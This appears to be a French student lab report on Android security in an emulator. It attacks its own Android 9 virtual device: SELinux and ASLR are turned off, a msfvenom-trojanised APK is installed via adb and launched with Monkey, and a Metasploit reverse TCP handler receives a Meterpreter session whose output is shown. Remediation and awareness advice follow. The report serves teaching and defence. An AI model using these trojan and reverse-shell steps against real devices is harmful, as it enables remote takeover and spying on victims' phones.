


Travaux Pratiques – Jour 8 : Bilan et Machine virtuelle

Table des matières

1) Mise en place de notre appareil Android Manager :	2
2) Mécanismes de sécurité mis en place sur notre machine Android :	5
3) Affaiblissement des moyens de sécurité de notre machine Android.....	10
4) Intrusion dans notre machine Android à l'aide de metasploit, meterpreter et monkey (et kali linux)	11
5) Correction des failles de sécurité :	14
6) Conclusion :	16


1) Mise en place de notre appareil Android Manager :

Après l'installation de Android Studio et son lancement j'arrive sur la page d'accueil de Android Studio



Menu d'accueil de Android Studio

Pour démarrer une machine Android on va cliquer sur « More Actions » puis sur « Virtual Device Manager »



Accès au menu de gestion de nos appareils virtuel ou VDM


Ensuite j'arrive sur une page de gestions de nos appareils virtuels

Pour réaliser ce TP dans les meilleures conditions je vais devoir jouer stratégique et prendre une ancienne version d'Android pour avoir plus facilement accès à des vulnérabilités à exploiter

Je suis donc parti sur un google Pixel 3A Pixel qui tourne sur une ancienne version d'Android donc plus facile à exploiter

Je suis parti sur une version Android 9.0 et les service Android Open Source donc sans les services Google ce qui nous facilitera le travail pour la suite du TP

En effet notre appareil aura donc moins de couches de sécurité Google Play Protect, potentiellement plus de vulnérabilités connues non patchées par les services Google :



Menu de création de notre machine virtuelle Android

Après avoir allumé ma machine Android je peux ensuite interagir avec à l'aide de ADB (Android Debug Bridge) pour pouvoir l'utiliser il faut pouvoir se déplacer dans le dossier suivant dans notre CMD « Users\benja\AppData\Local\Android\Sdk\platform-Tools »

A partir de là je peux taper des commandes pour obtenir des infos sur notre machine Android

```
C:\Users\benja\AppData\Local\Android\Sdk\platform-tools>adb shell getprop ro.build.version.release
9
```

Version d'Android de notre machine

```
C:\Users\benja\AppData\Local\Android\Sdk\platform-tools>adb shell getprop ro.build.version.sdk
28
```

Niveau d'API de notre machine

```
C:\Users\benja\AppData\Local\Android\Sdk\platform-tools>adb shell getprop ro.build.version.security_patch
2018-08-05
```

Date du dernier patch de sécurité mis en place

2) Mécanismes de sécurité mis en place sur notre machine Android :

Titan M Security Chip (Concept Émulé) :

- Description : Sur un vrai Pixel 3a XL donc vraiment physique, pas émulée, la puce Titan M est un composant matériel dédié à la sécurité. Elle gère le démarrage sécurisé, la protection contre les attaques du bootloader, le stockage sécurisé des clés cryptographique et des données sensibles, et renforce l'intégrité du système d'exploitation.
- Sur l'AVD donc notre machine Android émulée : La puce physique n'est évidemment pas présente. Cependant, l'AVD émule certaines fonctionnalités de sécurité qui seraient gérées par Titan M, comme un environnement d'exécution sécurisé (TEE) pour le Keystore Android.

```
C:\Users\benja\AppData\Local\Android\Sdk\platform-tools>adb shell dumpsys trust
Trust manager state:
  User "Owner" (id=0, flags=0x13) (current): trusted=0, trustManaged=0, deviceLocked=0, strongAuthRequired=0x0
  Enabled agents:
  Events:
```

Commande pour obtenir Informations sur les agents de confiance et le TEE

Verified Boot (Démarrage Vérifié) :

- Description : Assure que tout le code exécuté provient d'une source fiable (généralement Google ou le fabricant de l'appareil) et n'a pas été altéré. Il vérifie cryptographiquement les partitions de démarrage et le système.
- Sur l'AVD : Les images système pour AVD sont signées. L'émulateur s'assure de charger une image système valide.

SELinux (Security-Enhanced Linux) :

- Description : Un module de sécurité du noyau Linux qui implémente une politique de contrôle d'accès obligatoire (MAC). Il limite strictement ce que chaque processus peut faire et à quelles ressources il peut accéder, même s'il s'exécute en tant que root.
- Sur l'AVD : SELinux est actif et en mode "Enforcing" par défaut sur les versions Android modernes.

```
C:\Users\benja\AppData\Local\Android\Sdk\platform-tools>adb shell getenforce
Enforcing
```

Commande pour vérifier que SELinux est bien en mode enforcing

Sandboxing des Applications :

- Description : Chaque application Android s'exécute dans son propre bac à sable, isolée des autres applications. Cela se fait en attribuant à chaque application un ID utilisateur Linux (UID) unique. Les données d'une application sont privées et inaccessibles aux autres applications par défaut.
- Sur l'AVD : Fonctionne exactement comme sur un appareil physique.

```
C:\Users\benja\AppData\Local\Android\Sdk\platform-tools>adb shell ps -A
USER          PID    PPID      VSZ      RSS WCHAN          ADDR S  NAME
root           1        0    17440    3228 ep_poll      f5dfeb59 S  init
root           2        0         0         0 kthreadd          0 S  [kthreadd]
root           3        2         0         0 smpboot_thread_fn 0 S  [ksoftirqd/0]
root           5        2         0         0 worker_thread    0 S  [kworker/0:0H]
root           7        2         0         0 rcu_gp_kthread   0 S  [rcu_preempt]
root           8        2         0         0 rcu_gp_kthread   0 S  [rcu_sched]
root           9        2         0         0 rcu_gp_kthread   0 S  [rcu_bh]
root          10        2         0         0 smpboot_thread_fn 0 S  [migration/0]
root          11        2         0         0 smpboot_thread_fn 0 S  [migration/1]
root          12        2         0         0 smpboot_thread_fn 0 S  [ksoftirqd/1]
root          14        2         0         0 worker_thread    0 S  [kworker/1:0H]
root          15        2         0         0 smpboot_thread_fn 0 S  [migration/2]
root          16        2         0         0 smpboot_thread_fn 0 S  [ksoftirqd/2]
```

Affichage de toutes nos applis système ou non en cours d'exécution

Modèle de Permissions Android :

- Description : Les applications doivent demander des permissions pour accéder à des données sensibles (contacts, localisation, SMS, etc.) ou à des fonctionnalités système (caméra, microphone).
- Sur l'AVD : Fonctionne comme sur un appareil physique.

```
>adb shell dumpsys package com.android.gallery3d
```

Affichage des différentes permissions pour l'application gallery

```
requested permissions:
  android.permission.ACCESS_COARSE_LOCATION
  android.permission.ACCESS_FINE_LOCATION
  android.permission.ACCESS_NETWORK_STATE
  android.permission.CAMERA
  android.permission.GET_ACCOUNTS
  android.permission.INTERNET
  android.permission.MANAGE_ACCOUNTS
  android.permission.NFC
  android.permission.READ_SYNC_SETTINGS
  android.permission.RECEIVE_BOOT_COMPLETED
  android.permission.RECORD_AUDIO
  android.permission.SET_WALLPAPER
  android.permission.USE_CREDENTIALS
  android.permission.VIBRATE
  android.permission.WAKE_LOCK
  android.permission.WRITE_EXTERNAL_STORAGE
  android.permission.WRITE_SETTINGS
  android.permission.WRITE_SYNC_SETTINGS
  com.android.gallery3d.permission.GALLERY_PROVIDER
  android.permission.READ_EXTERNAL_STORAGE
```

RequestedPermissions pour l'appli gallery

```
runtime permissions:
  android.permission.READ_EXTERNAL_STORAGE: granted=true, flags=[ GRANTED_BY_DEFAULT ]
  android.permission.WRITE_EXTERNAL_STORAGE: granted=true, flags=[ GRANTED_BY_DEFAULT ]
disabledComponents:
  com.android.camera.DisableCameraReceiver
```

Runtime Permissions pour l'appli gallery


```
install permissions:
  com.android.gallery3d.permission.GALLERY_PROVIDER: granted=true
  android.permission.WRITE_SETTINGS: granted=true
  android.permission.USE_CREDENTIALS: granted=true
  android.permission.MANAGE_ACCOUNTS: granted=true
  android.permission.NFC: granted=true
  android.permission.WRITE_SYNC_SETTINGS: granted=true
  android.permission.RECEIVE_BOOT_COMPLETED: granted=true
  android.permission.INTERNET: granted=true
  android.permission.ACCESS_NETWORK_STATE: granted=true
  android.permission.SET_WALLPAPER: granted=true
  android.permission.READ_SYNC_SETTINGS: granted=true
  android.permission.VIBRATE: granted=true
  android.permission.WAKE_LOCK: granted=true
  User 0: ceDataInode=-4294852357 installed=true hidden=false suspended=false stopped=false notLaunched=false enabled=
0 instant=false virtual=false
```

Install Permissions pour l'appli gallery

Chiffrement des Données (Encryption) :

- Description : Le Pixel 3a XL utilise le FBE (File-Based Encryption). Cela signifie que différents fichiers peuvent être chiffrés avec différentes clés, et certaines clés sont protégées par le code de déverrouillage de l'utilisateur. Cela Permet un accès limité à certaines fonctionnalités (comme les appels) avant même que l'appareil ne soit déverrouillé.
- Sur l'AVD : Les AVD modernes supportent le chiffrement. Par défaut, le stockage de l'AVD devrait être chiffré.

Si on se rend dans Paramètres > Sécurité et localisation > Chiffrement et identifiant



L'appareil est bien encrypté

Mises à jour de sécurité régulières :

- Description : Les appareils Pixel sont connus pour recevoir rapidement les mises à jour de sécurité mensuelles d'Android et les mises à jour majeures de l'OS.
- Sur l'AVD : Cela correspond à la version de l'image système téléchargée au début du TP.

Android

Android version
9

Android security patch level
August 5, 2018

Baseband version
1.0.0.0

Kernel version
4.4.124+
#1 Mon Jun 18 17:10:07 UTC 2018

Build number
sdk_phone_x86-userdebug 9 PSR1.180720.012
4923214 test-keys

Date du dernier patch de sécurité installé

Android Keystore System :

- Description : Fournit des API aux applications pour générer, stocker et utiliser des clés cryptographiques de manière sécurisée. Sur les appareils physiques avec un SE (Secure Element) comme le Titan M, les clés peuvent y être stockées avec une protection matérielle.
- Sur l'AVD : Le Keystore est émulé, souvent en utilisant les capacités de l'OS hôte ou une émulation de TEE. Il fournit une couche de sécurité pour les clés, même si ce n'est pas aussi robuste que sur un vrai appareil physique.

C'est ici que les applications devraient stocker leurs clés sensibles plutôt qu'en dur dans le code.

3)Affaiblissement des moyens de sécurité de notre machine Android

Pour faciliter l'exploitation d'une faille je vais désactiver temporairement SE linux (on va le passer en « enforcing » à Permissive :

```
generic_x86:/ # getenforce
Enforcing
generic_x86:/ # setenforce 0
generic_x86:/ # getenforce
Permissive
```

Affaiblissement du niveau de sécurité de SELinux

SELinux Permissive : Le passage en mode Permissive permet au système de laisser passer (avec logs) les violations de politique sans les bloquer, ce qui peut être utile pour le débogage d'exploits, mais surtout, cela n'empêche plus une action potentiellement malveillante si un exploit parvient à outrepasser d'autres protections.

Puis on va également désactiver ASLR (**Address Space Layout Randomization**)

```
generic_x86:/ # cat /proc/sys/kernel/randomize_va_space
2
generic_x86:/ # echo 0 > /proc/sys/kernel/randomize_va_space
generic_x86:/ # cat /proc/sys/kernel/randomize_va_space
0
```

Désactivation de ASLR

ASLR désactivé : La désactivation de l'ASLR rend les adresses des fonctions et des données en mémoire prédictibles, simplifiant grandement l'écriture d'exploits basés sur des corruptions de mémoire (ex : buffer overflow).

Ces modifications abaissent significativement le niveau de sécurité de l'AVD, le rendant plus vulnérable à l'exploitation que je vais simuler.

4) Intrusion dans notre machine Android à l'aide de metasploit, meterpreter et monkey (et kali linux)

Sur une kali Linux via metasploit je vais exploiter une faille sur notre machine Android

Je vais utiliser une attaque de type ingénierie sociale ou plus précisément une trojanisation, on va utiliser une apk piégée pour forcer l'accès à notre machine Android on appelle cela aussi un payload Metasploit (Reverse TCP) on va utiliser l'outil msfvenom mais aussi metasploit :

```
use exmsf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.150
LHOST => 192.168.1.150
msf6 exploit(multi/handler) > exploit
```

Utilisation de metasploit pour obtenir un accès privilégié à l'aide de notre APK corrompu

Quand le payload s'exécute, il initie une connexion reverse :

L'appareil Android se connecte à la machine attaquante (Kali Linux) (LHOST/LPORT), et on reçoit un Shell via Metasploit.

Cette APK contient deux choses :

- L'apparence d'une app normale (souvent un faux jeu, utilitaire, etc.)
- Un payload Meterpreter : code malveillant qui, une fois exécuté, ouvre une connexion vers l'attaquant.

Depuis la machine attaquante (Kali Linux), l'outil msfvenom a été utilisé pour générer une application Android piégée (APK).

```
(kali@kali)-[~]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.1 - - [05/Jun/2025 09:27:39] "GET /exploit.apk HTTP/1.1" 200 -
```

Transfert du fichier de Kali Linux sur Windows

 exploit.apk

05/06/2025 15:27

Fichier APK

Notre fichier d'exploit sur Windows

```

C:\Users\benja\AppData\Local\Android\Sdk>cd c:\Users\benja\Downloads

c:\Users\benja\Downloads>adb install exploit.apk
adb.exe: more than one device/emulator

c:\Users\benja\Downloads>adb devices
List of devices attached
127.0.0.1:5555   device
emulator-5554   device

c:\Users\benja\Downloads>adb -s emulator-5554 install exploit.apk
Performing Streamed Install
Success

```

Installation de l'exploit à l'aide d'une invite de commande ADB directement relié à la machine virtuelle Android

Pour simuler l'action d'un utilisateur qui ouvrirait l'application piégée, j'ai utilisé l'outil Android Monkey. Monkey est un programme qui s'exécute sur l'émulateur ou l'appareil et génère des flux pseudo-aléatoires d'événements utilisateur (clics, touches, gestes, etc.). Dans ce contexte, il sert à automatiser le lancement de notre application malveillante, mimant ainsi l'interaction d'une victime.

Identification du package de l'application : L'APK piégée a été générée à l'aide de msfvenom sans être mélangé à une application légitime existante. Lors d'une vraie attaque un attaquant serait tenter de mélanger l'apk piégée à une vraie apk légitime pour tromper un utilisateur. Dans ce cas, le nom de package par défaut utilisé par Metasploit pour le payload Android est com.metasploit.stage.

Déclenchement du Payload : L'exécution de cette commande par Monkey simule l'ouverture de l'application par l'utilisateur. Une fois l'application com.metasploit.stage lancée (même si elle ne présente pas d'interface utilisateur visible), le code du payload Meterpreter embarqué s'exécute, initiant la connexion TCP inverse vers la machine Kali Linux (LHOST/LPORT) où le listener Metasploit est en attente.

```
monkey -p com.metasploit.stage -c android.intent.category.LAUNCHER 1
```

L'outil Monkey simule l'action d'un utilisateur, l'action de lancer l'application corrompu après qu'elle est déjà installé

Voilà notre payload a bien été exécuté :

```

Events injected: 1
## Network stats: elapsed time=23ms (0ms mobile, 0ms wifi, 23ms not connected)

```

Tout est mis en place pour commencer l'attaque

On peut voir que sur kali linux et plus précisément sur metasploit que la connexion à bien été détecté :

```
use exmsf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.150
LHOST => 192.168.1.150
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.150:4444

^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.150
LHOST => 192.168.1.150
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.150:4444
[*] Sending stage (71940 bytes) to 192.168.1.1
[*] Meterpreter session 1 opened (192.168.1.150:4444 -> 192.168.1.1:63633) at 2025-
6-05 09:41:25 -0400
```

Kali Linux détecte la connexion entrante via Metasploit. Ceci confirme le succès de notre attaque par trojanisation. Nous disposons désormais d'une session Meterpreter active, nous donnant le contrôle de l'appareil Android via le payload exécuté.

Cette attaque repose sur l'erreur humaine (l'installation et l'exécution de l'application) et le manque de sécurité sur l'appareil.

On a donc désormais accès à notre machine Android depuis Metasploit

A partir de là je peux faire énormément de choses sur notre machine Android

Je peux par exemple selon les permissions accéder à la liste des caméras, prendre une photo, enregistrer l'audio ou même faire une capture d'écran

Je peux obtenir plusieurs informations importantes sur l'appareil :

```
meterpreter > sysinfo
Computer      : localhost
OS            : Android 9 - Linux 4.4.124+ (i686)
Architecture : x86
System Language : en_US
Meterpreter   : dalvik/android
```

Informations système de l'appareil Android

```
meterpreter > getuid
Server username: u0_a67
```

Infos d'identité de l'utilisateur courant de l'appareil

```
meterpreter > ifconfig
Interface 1
=====
Name           : wlan0 - wlan0
Hardware MAC   : 02:00:00:44:55:66
MTU            : 1500
IPv4 Address   : 192.168.232.2
IPv4 Netmask   : 255.255.248.0
IPv6 Address   : fe80::ff:fe44:5566
IPv6 Netmask   : ffff:ffff:ffff:ffff::
IPv6 Address   : fec0::ff:fe44:5566
IPv6 Netmask   : ffff:ffff:ffff:ffff::
IPv6 Address   : fec0::65e7:4ac7:6239:93b3
IPv6 Netmask   : ffff:ffff:ffff:ffff::
```

Informations sur l'interfaces réseau

5)Correction des failles de sécurité :

a) Réactivation des mécanismes de sécurité renforcée

Réactiver SELinux en mode enforcing :

Dans notre scénario d'attaque, même si l'utilisateur avait lancé l'APK com.metasploit.stage, SELinux en mode enforcing aurait pu restreindre significativement les capacités du payload Meterpreter. Par exemple, il aurait pu l'empêcher d'accéder à certaines informations système, l'utilisation des fonctionnalités sensibles (comme la caméra ou le micro sans permission explicite) ou de réaliser certaines opérations réseau, en fonction des politiques strictes définies pour le contexte de sécurité de l'application.

```
generic_x86:/ # setenforce 1
```

Commande pour réactiver SELinux

```
generic_x86:/ # getenforce  
Enforcing
```

Commande pour vérifier la bonne réactivation

Le mode enforcing empêche l'exécution de codes non autorisés et limite fortement les privilèges, réduisant ainsi la surface d'attaque.

Réactiver ASLR (Address Space Layout Randomization) :

Bien que notre attaque par trojanisation ne repose pas directement sur une exploitation de faille de corruption mémoire pour l'exécution initiale du payload, la réactivation de l'ASLR reste une mesure de défense en profondeur. Elle compliquerait toute tentative ultérieure par le payload Meterpreter d'exploiter d'autres vulnérabilités en mémoire pour élever ses privilèges ou exécuter du code arbitraire de manière plus furtive

```
generic_x86:/ # echo 2 > /proc/sys/kernel/randomize_va_space
```

Commande pour réactiver ASLR

```
generic_x86:/ # cat /proc/sys/kernel/randomize_va_space
```

Commande pour vérifier la bonne réactivation

La valeur 2 active ASLR de manière complète, rendant la mémoire plus aléatoire et sécurisée.

On peut aussi mettre en place des règles simples mais nécessaire pour renforcer la sécurité :

Ne pas installer d'applications provenant de sources non fiables :

L'attaque repose souvent sur l'installation d'APK malveillantes (payloads camouflés).

Il faut toujours privilégier l'installation d'application depuis une source sûr (Google Play Store ou alors un autre service d'application sécurisé).

d) Sensibilisation de l'utilisateur

- Il faut Informer les utilisateurs sur les risques liés à l'ingénierie sociale (phishing, trojanisation).
- Il faut toujours éviter d'exécuter des applications reçues par des canaux non sûrs.

6) Conclusion :

Au terme de ce TP, j'ai exploré et mis en œuvre avec succès un scénario d'intrusion sur un Environnement de Développement Android (AVD). En partant de la création d'une application Android malveillante à l'aide de msfvenom, intégrant un payload Meterpreter, j'ai ensuite simulé son installation et son exécution par un utilisateur via l'outil Android Monkey. Cette démarche a permis d'établir une session Meterpreter active, démontrant ainsi la prise de contrôle à distance du système Android cible.

L'analyse a mis en évidence que, dans ce contexte, la "faille" exploitée ne réside pas tant dans une vulnérabilité technique interne au système d'exploitation, mais plutôt sur une combinaison de facteurs : tout d'abord l'ingénierie sociale (persuader l'utilisateur d'installer et d'exécuter l'application piégée) et un affaiblissement des mesures de sécurité déjà mise en place, notamment avec SELinux en mode permissif. Ce dernier point a été crucial, car il a levé une barrière significative qui aurait pu, en mode enforcing, restreindre fortement les actions du payload.

Ce TP souligne donc l'importance critique d'une approche de sécurité multicouche sur les appareils Android. Au-delà des mécanismes de protection système comme SELinux (en mode enforcing) et ASLR, la vigilance des utilisateurs face aux applications de sources inconnues et l'activation de services comme Google Play Protect constituent également une couche de sécurité supplémentaire et nécessaire.

Il serait intéressant d'étendre cette étude à des environnements Android plus sécurisés, intégrant des logiciels antivirus actif et des configurations de sécurité par défaut des constructeurs, afin d'évaluer la robustesse du système face à d'autres techniques d'intrusion similaires.